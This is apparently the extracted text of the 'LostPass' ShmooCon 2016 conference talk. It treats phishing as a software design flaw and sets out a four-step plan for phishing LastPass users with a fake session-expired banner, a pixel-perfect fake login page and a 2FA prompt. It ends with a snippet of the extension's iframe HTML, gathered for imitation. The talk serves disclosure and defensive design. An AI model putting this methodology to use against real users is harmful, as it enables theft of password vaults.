

LostPass

Pixel-perfect LastPass Phishing



ShmooCon 2016

Sean Cassidy
CTO – Praesidio
<https://www.seancassidy.me>
[@sean_a_cassidy](https://twitter.com/sean_a_cassidy)



Delete forever

Not spam



More ▾

[Spam]Best watches in the world. Super present. Christmas sale!



Spam x



LUXURY WATCHES dmitriyo@mari-el.ru via mari-el.ru
to jing.sun, jkelly, contact, alison, sean, susan, hrowan ▾

📧 Jan 3 (3 days ago) ☆



Why is this message in Spam? It's similar to messages that were detected by our spam filters. [Learn more](#)



Images are not displayed. [Display images below](#)

Order watches, bags, jewelry- <http://goo.gl/yL7gwf>

nv x fpl ulszv w u
acxwx x v pshd ij ngy
oju kjoī mgq ff gx w
ī ett zrapg os ete ln
sgg q zjdmj d ttpk k
ay vvwb z wf dteu hdeec
vbpw ce xefz cvk epz zwk
xx cpde tsdvg ah lqejg un
cheej ou nfwk ilmfi gfuwu jjbfi
pchd ojzx zfbx sd ndr z cm
gji o xh njcuh hkku od



The primary attack vector, indeed, the overwhelmingly dominant attack vector, is **phishing**. There is almost never any exploit at all, and 0day exploits are even rarer still. Exploits are not needed, not used, and not relevant.

– the grugq, 2015

<https://lists.alchemistowl.org/pipermail/regs/2015-September/000617.html>

What most phishing is



What we want our phish to be



What would the ideal phish be?

1. Trained users are susceptible
2. Attack gives access to machine, credentials, or sensitive data
3. Hard to detect
4. Relies on a difficult-to-fix flaw
5. Widely applicable

Anti-Phishing Techniques


Phishing is a software vulnerability


- Software should be designed to be phishing-resistant
- If it's easy for an attacker to fake, it's broken
- If users are tricked, it's fault of the software designer
- Good UX is a security measure

Corollary: software must be easy to use correctly

Traditional Anti-phishing Techniques

- Training
- Trusted source verification
 - HTTPS EV
 - SPF/DKIM/DMARC
 - Binary signatures
 - Security Images
- Suspicious data warnings
 - Phishing detection






testing-1 [Read-Only] - Microsoft Word

File Home Insert Page Layout References Mailings Review View

Paste Font Paragraph Styles Editing


Security Warning Macros have been disabled. Enable Content

testing
testing
testing
testing



Better names for "Enable Content"

- Run Malware
- Destroy my computer, please
- What's Cryptolocker?
- Maybe this is just a pen test
- I hate myself and the company I work for
- Fuck it
- YOLO



This document contains macros. Do you want to disable macros before opening the file?

Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you do not fully trust the source, click Disable Macros.

[Learn about macros](#)

Enable Macros

Do Not Open

Disable Macros

Problems with Microsoft Word 2010

- Noisy messages
- Unclear warnings
 - Why is protected mode necessary?
 - What's a macro?
 - Enable content sounds like a good thing
- Cross-platform inconsistency

Consequences of user actions unclear.

Anti-Phishing Design

- Which pixels can be controlled by the attacker?
- Anti-phishing is:
 - Reducing which pixels attackers control
 - Walling them off
 - Warning the users that certain pixels are "untrustworthy pixels"
- Help the user make the right decision

The Target

The Target: LastPass

- Browser extension
- Has lots of useful secrets
- Widely used
- Has an API
- Easy to detect
- Sort of buggy



- Add Site
- Add Secure Note
- Create Folder
- Account Settings
- Tools
- Security Challenge 57%
- User Manual
- Tutorials
- Manage Shared Folders

Invite Friends



To Try LastPass

Vault Form Fill Profiles Shares Enterprise Tutorials

Name

^ Last Touch

▼ **recently used**

I hope no one reads this

My CC

Security Website

Test example

▼ **(none)**

Security Website

Test example

▼ **Secure Notes**

I hope no one reads this

My CC

Add Site

LastPass ****

URL

Name

Folder

▼

Username

Password

Notes

☐ Favorite

☐ Never AutoFill

☐ Require Password Reprompt

☐ AutoLogin

Cancel

OK

Never

⑦

Change Password

*

Verify:

Generate

Password:

8HrhR5vf8pxw

Password Length:

12

► **Show Advanced Options**

Cancel

Use Password

Save

Change Password

Current password:

.....



New password:

.....



Verify:

Save

←

Save Site

✖

📄

🔒

🚫

Name:

slashdot.org

Folder:

What you use to log into this website.

Username:

lptest12314

Password:

.....

Cancel

Save Site

Slashdot

The

appreciates

FAQ Story Archive Hall
Cookies/Opt Out About Feedback



Login

Sign



Nickname:



lptest12314248630051

Password:

6-20 characters long



(email not shown publicly)

☐

Public Terminal

Log In

[Forgot your password?](#)

Sign in with



PRAESIDIO



Login

Sign



Nickname:



Password:



(email not shown publicly)

☒ Public Terminal

[Forgot your password?](#)



PRAESIDIO

f Share | t Tweet | e Email | @ Pin It | ...

The English language has been around for centuries...how do we not have words for these feelings yet??

1. That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.



 Girl Told Neil DeGrasse Tyson She Wanted

 VIDEO
We Put 8 Teens In A Room With A Gun And Pretty Soon Human Natu

 LIFE
An Oral History Of The 2000 Election

TRENDING NOW ⚡

1 Latest Attack: ISIS Created A Lamb Chop Puppet With A Realistic Human Ass

LastPass ****

Email:

test@example.com

Master Password:

.....

[Forgot your password?](#)

☒ Remember Email

☐ Remember Password

☐ Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

The Plan

7 Feelings We Need An En X

www.clickhole.com/article/7-feelings-we-need-english-word-asap-3756

CLICKHOLE

Share Tweet Email Print

The English language has been around for centuries...how do we not have words for these feelings yet??

1. That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.

Share Tweet

Share Tweet

SEARCH

Tyson She Wante


VIDEO

We Put 8 Teens In A Room With A Gun And Pretty Soon Human Natu

PLAY



Step 1:
Direct the user to a benign-looking but malicious site, or a benign site with an XSS



Your LastPass session appears to have expired. Please re-login. Try Again

Share Tweet Email Pin It

The English language has been around for centuries...how do we not have words for these feelings yet??

1. That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.



Girl Told Neil DeGrasse Tyson She Wants

VIDEO

We Put 8 Teens In A Room With A Gun And Pretty Soon Human Nature

PLAY

1 Latest Attack: ISIS Created A Lamb Chop Puppet With A Realistic Human Ass

Step 2:
If the user has LastPass,
show a fake banner that
we control.

LastPass ****

Email:

test@example.com

Master Password:

.....

[Forgot your password?](#)

☒ Remember Email

☐ Remember Password

☐ Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

Step 3:
When the user clicks our banner, show them our fake login page.


LastPass****Google Authenticator Multifactor Authentication

Run the Google Authenticator application on your mobile device and enter the verification code in the input box below.

Enter Code:

Authenticate

☐ Trust this computer for 30 days [I've lost my Go](#)



Step 4:
If the user/pass is correct,
show them 2FA if needed

Step 1

Gathering the HTML

Your LastPass session appears to have expired. Please re-login. Try Again

The English language has been around for centuries...how do we not have words for these feelings yet??

1. That startling realization that every person you pass on the street has a life and a story that's as complex as yours, except for the mailman, who leads a trivial existence devoted exclusively to putting paper in boxes.



Elements

```
1000000099; visibility: visible;
background-color: black;"/>
<iframe id="lpiframe37962129"
src="chrome-extension://
dbgaelkhoipmbinhpoblmbacnmgbeg/
overlay.html?&error=1&do40=1"
scrolling="no" style="height: 40px;
